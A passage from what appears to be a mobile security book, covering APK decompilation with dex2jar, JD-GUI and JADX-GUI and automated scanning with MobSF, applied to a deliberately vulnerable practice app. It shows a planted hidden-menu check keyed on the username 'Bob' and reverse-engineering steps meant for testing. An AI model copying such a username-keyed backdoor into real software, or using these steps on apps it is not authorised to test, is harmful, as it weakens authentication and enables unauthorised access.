C:            \Tools\dex2jar-2.1\dex-tools-2.1>d2j-dex2jar.bat ..\..\app-dvhh.apk -o ..\..\hhelpercode.jar
dex2jar ..\..\app-dvhh.apk -> ..\..\hhelpercode.jar
```

***Figure 15.5**: Create a jar with dex2jar*

If we look in the specified directory, the jar file is there. Refer to the following figure:



apktool_2.3.4.jar	10/22/2018 3:16 PM	Executable Jar File	10,746 KB
apktool_2.8.1.jar	1/4/2024 2:51 PM	Executable Jar File	22,596 KB
app-dvhh.apk	5/16/2018 3:01 PM	APK File	2,686 KB
dex2jar-2.0.zip	10/22/2018 3:17 PM	Compressed (zipp...	2,308 KB
dex2jar-2.1.zip	5/16/2023 2:05 PM	Compressed (zipp...	5,510 KB
☑ hhelpercode.jar	1/4/2024 3:17 PM	Executable Jar File	3,719 KB
jd-gui-windows-1.4.0.zip	10/22/2018 3:15 PM	Compressed (zipp...	7,743 KB

***Figure 15.6**: Jar file generated by Dex2jar*

A jar file is the compiled Java code, so all we have to do now is decompile that jar file.

JD-GUI

JD-GUI is the **Graphical User Interface** (**GUI**) form of **Java Decompiler** (**JD**) that is available for free. You can download and find more information at **https://java-decompiler.github.io/**. There are many other possible Java decompilers that you can use instead. Each decompiler works a little bit differently. Sometimes, JD-GUI cannot recover all the source code, but another decompiler may. Let us decompile the HabitHelper mobile application's code that we just generated. Follow the given steps:

1. Start the application, select the **File** menu in the upper left, and choose **Open File** from the submenu as follows:




Java Decompiler
File
Edit
Navigation
Search
Help
Open File...
Ctrl+O
Open a file
Ctrl+W
Save
Ctrl+S
Save All Sources
Ctrl+Alt+S
Recent Files
Exit
Alt+X
are open
menu "File > Open File..."
s with menu "File > Recent Files"
Drag and drop files from Explorer

***Figure 15.7:** JD-GUI Open Jar File*

2. Browse to the jar file and click **Okay**. You will be given a tree to browse through with perfectly readable Java Code in a few seconds. Refer to the following figure:


LoginActivity.class - Java Decompiler
File Edit Navigation Search Help
hhelpercode.jar
android
com
loopj.android.http
securitymagick.habithelper
AccountActivity.class
BuildConfig.class
ConfigDeviceActivity.class
DeviceAdapter.class
HabitHelperWebViewClient.class
ImageAdapter.class
LoginActivity.class
MainActivity.class
MyHttpEntity.class
R.class
ResistActivity.class
ScoreboardActivity.class
SecretMenuActivity.class
ServerDefaults.class
SetUpIoTDevice.class
WebActivity.class
cz.msebera
LoginActivity.class
SetUpIoTDevice.class

```
package com.securitymagick.habithelper;

import android.animation.Animator;
import android.animation.AnimatorListenerAdapter;
import android.annotation.TargetApi;
import android.content.Intent;
import android.content.SharedPreferences;
import android.content.SharedPreferences.Editor;
import android.content.res.Resources;
import android.os.Build.VERSION;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.text.TextUtils;
import android.util.Log;
import android.view.KeyEvent;
import android.view.View;
import android.view.View.OnClickListener;
import android.view.ViewPropertyAnimator;
import android.widget.Button;
import android.widget.EditText;
import android.widget.TextView;
import android.widget.TextView.OnEditorActionListener;
import android.widget.Toast;
import com.loopj.android.http.AsyncHttpClient;
import com.loopj.android.http.TextHttpResponseHandler;
import cz.msebera.android.httpclient.Header;
import org.json.JSONException;
import org.json.JSONObject;

public class LoginActivity
  extends AppCompatActivity
{
  private static final String HH_AUTHTOKEN = "HH_AUTHTOKEN";
  private static final String HH_CREDENTIALS_PREFS = "HH_CREDENTIALS_PREFS";
  private static final String HH_SAVE_CREDENTIALS = "HH_SAVE_CREDENTIALS";
  private static final String HH_SERVER_PREFS = "HH_SERVER_PREFS";
  private static final String HH_USERNAME = "HH_USERNAME";
  private static final String HH_WEBSITE = "HH_WEBSITE";
  private String authToken;
  private View mLoginFormView;
  private EditText mPasswordView;
  private View mProgressView;
  private EditText mUsernameView;
  private String username;

  public void attemptLogin()
  {
    this.mUsernameView.setError(null);
    this.mPasswordView.setError(null);
    this.username = this.mUsernameView.getText().toString();
    String str = this.mPasswordView.getText().toString();
    int i = 0;
    EditText localEditText = null;
    if (TextUtils.isEmpty(str))
    {
      this.mPasswordView.setError(getString(2131492902));
      localEditText = this.mPasswordView;
      i = 1;
```

Figure 15.8: *Habit Helper code decompiled*

We will look at how to use this in the *Static analysis basics* section.

JADX-GUI

Jadx-gui is another tool that can reverse Apk files. It combines these steps and makes the reversing process simple. Do not forget Apktool and Dex2Jar, as they can both play a role in exploiting mobile applications via patching, as seen in *Chapter 16*, *Dynamic Analysis of Java Android Applications*. You can download JADX-GUI from GitHub, which is located at **https://github.com/skylot/jadx**.

Starting JADX-GUI will give you the option to open either a file or a project, as follows:




File Actions Edit View Help
*New Project - jadx-gui
File View Navigation Tools Help
Please open file
Start page
Start
Open file
Open project
Recent projects

Figure 15.9: JADX-GUI start page

Click the **Open file** button and select the **HabitHelper** APK. In about a minute, the file will decode all the resources and decompile the code into Java, and you will see a tree such as the one shown in the following figure:


*app-dvhh - jadx-gui
File View Navigation Tools Help
app-dvhh.apk
Source code
android
com
cz.msebera
Resources
META-INF
res
AndroidManifest.xml
classes.dex
resources.arsc
APK signature
Summary
Summary
APK signature
resources.arsc
META-INF/MANIFEST.MF
MyHttpEntity

```
Input

Files

    • /home/mastg/MASTG-Hands-on/Android/Apps/app-dvhh.apk

Code sources

    • classes.dex

Counts

    • Classes: 2957
    • Methods: 22114
    • Fields: 17183
    • Instructions: 558518 (units)

Decompilation

    • Top level classes: 1425
    • Not loaded: 1425 (100.00%)
    • Loaded: 0 (0.00%)
    • Processed: 0 (0.00%)
    • Code generated: 0 (0.00%)

Issues
```

Figure 15.10: JADX-GUI decompiling an apk file

Static analysis basics

Static analysis is crucial in discovering vulnerabilities and ensuring robust code integrity. This section explores static analysis through a dual lens, blending the thorough insights of manual review with the efficiency of automated scanning using **Mobile Security Framework** (**MobSF**). Static analysis involves the in-depth examination of an application's source code and resources without execution, supplying a comprehensive understanding of potential security risks. Combining the precision of manual scrutiny with the scalability of automated tools like MobSF, we navigate the intricacies of Android app security to fortify against potential threats.

Manual analysis

Manual static code analysis is a critical side of Android application security. It involves meticulously examining the source code to find potential vulnerabilities and show a robust defense against security threats. To start this process, finding dangerous sources by creating a comprehensive threat model for the application is good practice. This model aids in delineating trust boundaries and understanding the potential impact of security breaches.


For Android applications, an essential aspect of manual analysis involves listing insufficiently protected exported components, such as activities, services, or broadcast receivers. Tracking Intents and Extras throughout the app is essential, as these elements often serve as familiar sources of untrusted input. The **`AndroidManifest.xml`** file can be used to define the application's behavior, including the definition of Intents and Extras accepted as input and specifying the behavior of WebViews, file storage, and components exposed to potential attacks. These definitions are fundamental in showing trust boundaries and fortifying the app's security posture. A quick threat model can be drawn up using only the **`AndroidManifest.xml`**.

Intents and Extras are commonly used for inter-component communication, which poses a risk when accepting untrusted input. Untrusted input in an Android application includes all user input as well as any input from another application. When an application sends data to another application, this is generally done through content providers, which need to be declared in the **`AndroidManifest`** file. Content Resolvers are in an interface for Content Providers and are responsible for CRUD operations on incoming URIs. These can be a source of vulnerabilities, especially when handling content URIs with the **`content://`** scheme. The source code should be examined for any code related to these content providers, as they can reveal misconfiguration, SQL injection, and path traversal vulnerabilities.

Additionally, active content rendered in WebViews, particularly JavaScript, can introduce vulnerabilities if loaded from third-party or untrusted sources. As WebViews are displaying a webpage in the Android application, the testing within the WewbView is extremely similar to testing a web application.

During the manual review, employing search techniques becomes indispensable. Using tools like strings and grep or searching through jadx-gui functionality helps find potentially sensitive information. General search terms like **`secret`**, **`password`**, **`token`**, **`key`**, **`api`**, and other apparent choices can reveal critical points of interest. Furthermore, vigilance in scrutinizing activities is paramount, ensuring they do not grant unauthorized access to user data without proper authentication. While meaningful examples of such vulnerabilities are rare and often require physical access to an unlocked device, manual static code analysis cannot be overstated in securing Android applications against potential threats.

Use the search terms to find possible vulnerable components in the HabitHelper application and resources. To search in JADX-GUI, click the magnifying glass and enter the search term in pop as follows:


*app-dvhh - jadx-gui
File
View
Navigation
Tools
Help
app-dvhh.apk
Source code
android
arch
support
com
loopj.android.htt
securitymagick.ha
AccountActivity
BuildConfig
ConfigDeviceAct
DeviceAdapter
HabitHelperWebV
ImageAdapter
LoginActivity
MainActivity
MyHttpEntity
R
ResistActivity
ScoreboardActiv
SecretMenuActiv
ServerDefaults
SetUpIoTDevice
WebActivity
cz.msebera
META-INF/MANIFEST.MF
MyHttpEntity
MainActivity
ImageAdapter
LoginActivity
Issues: 6 errors 524 warnings
Code
Smali
Simple
Text search: secret
Node
Load all
Load more
Stop
Sort results
Open
Cancel

```
import android.view.Vi
import android.widget.
import android.widget.
import android.widget.
import android.widget.
import com.loopj.andro
import com.loopj.andro
import cz.msebera.andr
import cz.msebera.andr
import org.json.JSONEx
import org.json.JSONOb

/* loaded from: classe
public class LoginActi
    private static fin
    private static fin
    private static fin
    private static fin
    private static fin
    private static fin
    private String aut
    private View mLogi
    private EditText m
    private View mProg
    private EditText m
    private String use
```

Search for text: secret

☑ Auto search

Search definitions of: ☑ Class ☑ Method ☑ Field ☑ Code ☑ Resource ☑ Comments

Search options: ☑ Case-insensitive ☐ Regex ☐ Active tab only


```
AndroidManifest.xml                                 <activity android:name="com.securitymagick.hal
res/layout/activity_secret_menu.xml                 <ImageView android:id="@+id/image_logo_secret_
res/layout/activity_secret_menu.xml                 <TextView android:textSize="24sp" android:text
res/layout/activity_secret_menu.xml                 <ScrollView android:id="@+id/secret_form" andr
res/layout/activity_secret_menu.xml                 <LinearLayout android:orientation="vertical" a
android.support.v4.app.NotificationCompat           public static final int VISIBILITY_SECRET = -1
<html><body><nobr>android.support.v4.app.N...
com.securitymagick.habithelper.LoginActivity.a      checkSecret();
com.securitymagick.habithelper.LoginActivity.c
```

Found 44 (complete)

☐ Keep open

Figure 15.11: JADX-GUI term search

The term secret seems to pull up some interesting information. There is a secret menu activity and `checkSecret` function that both seem interesting. Looking at the details of the check secret function, we see the following code:



```
public void checkSecret() {
    if (this.username.equals("Bob")) {
        Intent secretIntent = new Intent(this, SecretMenuActivity.class);
        startActivity(secretIntent);
    }
}
```

***Figure 15.12**: checkSecret function*

This function checks if your username is `Bob` and, if so, opens a secret menu activity; we should verify this during the dynamic testing phase.

Manual analysis with MobSF

The Mobile Security Framework is an open-source, free tool that provides static and dynamic analysis for Android and iOS applications. The tool is available at **https://github.com/MobSF/Mobile-Security-Framework-MobSF**. You can run MobSF as a docker image, on your Kali VM, or as part of your CI/CD pipeline.

The easiest way to run is using the Docker image. To use the Docker image, run the following commands:

```
docker pull open security/mobile-security-framework-mobsf:latest
```

```
docker run -it --rm -p 8000:8000 open security/mobile-security-framework-mobsf:latest
```

To run on a Linux system like Kali, change to the directory you have downloaded the framework to and first run the setup.sh and run the `run.sh`, as follows:

```
$ cd ~/Mobile-Security-Framework-MobSF/
$ ./setup.sh
$ ./run.sh
```

There are similar bat files for use on Windows. After starting MobSF, you can reach it by browsing to `127.0.0.1:8000`. When you do, you will see a screen as shown in *Figure 15.13*:




RECENT
DYNAMIC ANALYZER
REST API
MobSF
DOCS
ABOUT
Search MD5
Upload & Analyze
Drag & Drop anywhere!
Download & Scan by package name
RECENT SCANS | DYNAMIC ANALYZER | REST API | DONATE ♥ | DOCS | ABOUT
© 2024 Mobile Security Framework - MobSF v3.7.9 Beta

Figure 15.13: MobSF start screen

We will check out the habit-helper mobile application with this tool. Click the **Upload** button, analyze it, and select the **`app-dvhh.apk`** file. It will start analyzing the **`apk`**. This will take several minutes. Refer to the following figure:


APP SCORES
FILE INFORMATION
APP INFORMATION
MobSF Scorecard
9
ACTIVITIES
View
0
SERVICES
View
0
RECEIVERS
View
0
PROVIDERS
View

Security Score 40/100
Trackers Detection 0/428


File Name app-dvhh.apk
Size 2.62MB
MD5 d319a2f6e2306f7bba86d463dfcc8483
SHA1 ae0d0fe53710c831159feca1715d15bc3665ad0d
SHA256 1e62cef6a1d44562320191497f0622b7e6d938d4aafc483214dca475ae299ffe

App Name Habit Helper
Package Name com.securitymagick.habithelper
Main Activity com.securitymagick.habithelper.MainActivity
Target SDK 27 Min SDK 15 Max SDK
Android Version Name 1.0 Android Version Code 1

Exported Activities 0
Exported Services 0
Exported Receivers 0
Exported Providers 0

Figure 15.14: MobSF base page

You can click on the activities, services, receivers, or providers for more information. The following figure is from clicking on **View activities**:



ACTIVITIES

com.securitymagick.habithelper.MainActivity
com.securitymagick.habithelper.LoginActivity
com.securitymagick.habithelper.WebActivity
com.securitymagick.habithelper.AccountActivity
com.securitymagick.habithelper.ScoreboardActivity
com.securitymagick.habithelper.ResistActivity
com.securitymagick.habithelper.ConfigDeviceActivity
com.securitymagick.habithelper.SecretMenuActivity
com.securitymagick.habithelper.SetUploTDevice

Figure 15.15: *Activity list from MobSF*

Scrolling down also gives us options to save the **`AndroidManifest.xml`** and / or source code as follows:




SCAN OPTIONS
Rescan
Manage Suppressions
Start Dynamic Analysis
DECOMPILED CODE
View AndroidManifest.xml
View Source
View Smali
Download Java Code
Download Smali Code
Download APK
SIGNER CERTIFICATE

Figure 15.16: *MobSF option for file viewing and downloads*

There is also information about code scanning and certificate scanning, as follows:



CODE ANALYSIS

HIGH	WARNING	INFO	SECURE	SUPPRESSED
3	6	1	1	0

Search:

NO	ISSUE	SEVERITY	STANDARDS	FILES	OPTION
1	The App logs information. Sensitive information should never be logged.	info	**CWE:** CWE-532: Insertion of Sensitive Information into Log File **OWASP MASVS:** MSTG-STORAGE-3	com/loopj/android/http/LogHandler.java com/securitymagick/habithelper/HabitHelperWebViewClient.java com/securitymagick/habithelper/LoginActivity.java com/securitymagick/habithelper/MyHttpEntity.java com/securitymagick/habithelper/ResistActivity.java com/securitymagick/habithelper/ScoreboardActivity.java com/securitymagick/habithelper/SetUploTDevice.java cz/msebera/android/httpclient/client/protocol/RequestAddCookies.java cz/msebera/android/httpclient/client/protocol/RequestAuthCache.java	

***Figure 15.17**: MobSF code analysis*

The code analysis is good at pointing out places to look at manually, but by no means will all of them be true positives. All of these findings should be manually verified to prevent false positives.

Reversely, there can be findings that are missing, which is why manual analysis is so important.

Conclusion

In concluding our exploration of static analysis for Java Android applications, we have discussed the foundational elements of Android development, dissected tools for decompiling APK files, and harnessed the power of MobSF for automated static analysis. We understood the fundamental grasp of Android application files and terminology, a repertoire of techniques for manual vulnerability discovery, and insights into leveraging MobSF for efficiency. Acknowledging that mobile application security stands distinct from its web counterpart is essential. Unlike web applications, mobile apps heavily rely on APIs and **Inter-Process Communication** (**IPC**) to interact with the operating system. Data storage on devices introduces unique challenges, and the susceptibility to reverse engineering underscores the need for robust security practices tailored to the mobile environment. As you venture further into securing Android applications, remember that adapting web-centric techniques may offer insights but needs a nuanced approach to address mobile app development's specific intricacies and challenges.

In the next chapter, we will be providing a comprehensive guide on how to navigate dynamic analysis in Android applications. This will include setting up emulated devices for testing, discussing the fundamentals of the **Android Debug Bridge** (**ADB**), and focusing on the OWASP Mobile Top 10 to better understand common threats and dynamic testing. We will also discuss using automated tools like *MobSF* and *Frida* for more efficient analysis.

CHAPTER 16

Dynamic Analysis of Java Android Applications

Introduction

In this chapter, we will explore the tools and techniques essential for mobile security. This chapter is a comprehensive guide to navigating dynamic analysis in Android applications. The tools and techniques explored here aid in uncovering vulnerabilities that may compromise the security of mobile applications. This includes everything from setting up emulated devices for testing to discussing the fundamentals of the **Android Debug Bridge** (**ADB**), a command line tool that is included with Android Studio that allows interaction with an emulator or tethered device. A particular focus on the **Open Worldwide Application Security Project** (**OWASP**) Mobile Top 10 enriches understanding of common threats, supplying a solid foundation for dynamic testing. With this knowledge, you can manually exploit vulnerabilities and use automated tools like MobSF and Frida to make your analysis more efficient.

Structure

This chapter will discuss the dynamic analysis of Android applications written in Java and will discuss:

- Setting up an Android emulator
- Android Debug Bridge basic usage
- OWASP Mobile Top 10
- Dynamic analysis

There will be guides and helpful hints for setting up your emulator and a step-by-step walkthrough of exploiting a vulnerable application manually.

Objectives

By the end of this chapter, you will have set up your Android Emulator for active testing. You will know the basics about the Android Debug Bridge and how to use it. You will learn the OWASP Mobile top 10 to help give your testing more direction. You will know how to exploit these vulnerabilities on applications running on your emulator manually. You will also learn how to use MobSF and Frida to automate some of the dynamic analysis.

Setting up an Android emulator

To test a mobile application, you need a test device or emulator. For security testing, you need root access and access to that device via tools like the ADB. You can use a rooted phone for security testing and access debug tools via a USB tether. Rooting a device can be tricky and void warranties, and many companies do not want rooted devices on their networks. Also, it is much harder to change Android versions for testing. Most security testers use emulated Android devices.

Emulators can be set up on any operating system using Android Studio. Android Studio is the official **integrated development environment** (**IDE**) for Android app development. Offering a comprehensive suite of tools, it helps the entire development lifecycle, from designing and coding to testing and deployment, supplying a centralized platform for building robust Android applications. The first step is to install your operating system's latest version of Android Studio. The downloads can be found at:

https://developer.android.com/studio.

After downloading the latest install, run it to get started. The installation can take 30 minutes or longer to complete. You will also need to install Android Emulator and the versions of Android you want to run. Android emulators are virtual devices that mimic the functionalities of real Android devices, enabling developers to test and debug applications without needing physical hardware. These emulators replicate various device configurations, allowing developers to simulate diverse scenarios and ensure the compatibility and performance of their apps across different devices. Lastly, you will also need to install **Intel's Hardware Accelerated Execution Manager** (**HAXM**). HAXM is a hardware-assisted virtualization solution designed to enhance the performance of Android emulators. By leveraging hardware capabilities, HAXM accelerates the execution of virtualized Android environments on Intel-based systems, significantly improving the speed and responsiveness of emulated devices during app testing and development.

After installing Android Studio, you can verify which tools and Android versions are installed and add other tools. You can install these from the **Settings** menu under the **File** tab. Refer to the following figure:




File
Edit
View
Navigate
Code
Refactor
New
Open...
Profile or Debug APK
Open Recent
Close Project
Settings... Ctrl+Alt+S
Project Structure... Ctrl+Alt+Shift+S
File Properties
Local History
Save All Ctrl+S
Sync Project with Gradle Files
Reload All from Disk Ctrl+Alt+Y
Repair IDE
Invalidate Caches...
Manage IDE Settings
New Projects Setup
Export
Print...
Power Save Mode
Exit

***Figure 16.1**: Settings menu*

Then, from the **Settings** menu, select **Android SDK**. The tab **SDK Tools** can be used to verify the emulator is installed and HAXM, which is shown as follows:


Settings
Appearance & Behavior
Menus and Toolbars
System Settings
HTTP Proxy
Data Sharing
Date Formats
Updates
Process Elevation
Passwords
Android SDK
Memory Settings
File Colors
Scopes
Notifications
Quick Lists
Path Variables
Keymap
Editor
Plugins
Version Control
Build, Execution, Deployment
Languages & Frameworks
Tools
Advanced Settings
Experimental
Appearance & Behavior › System Settings › Android SDK
SDK Platforms
SDK Tools
SDK Update Sites
Edit
Optimize disk space
OK
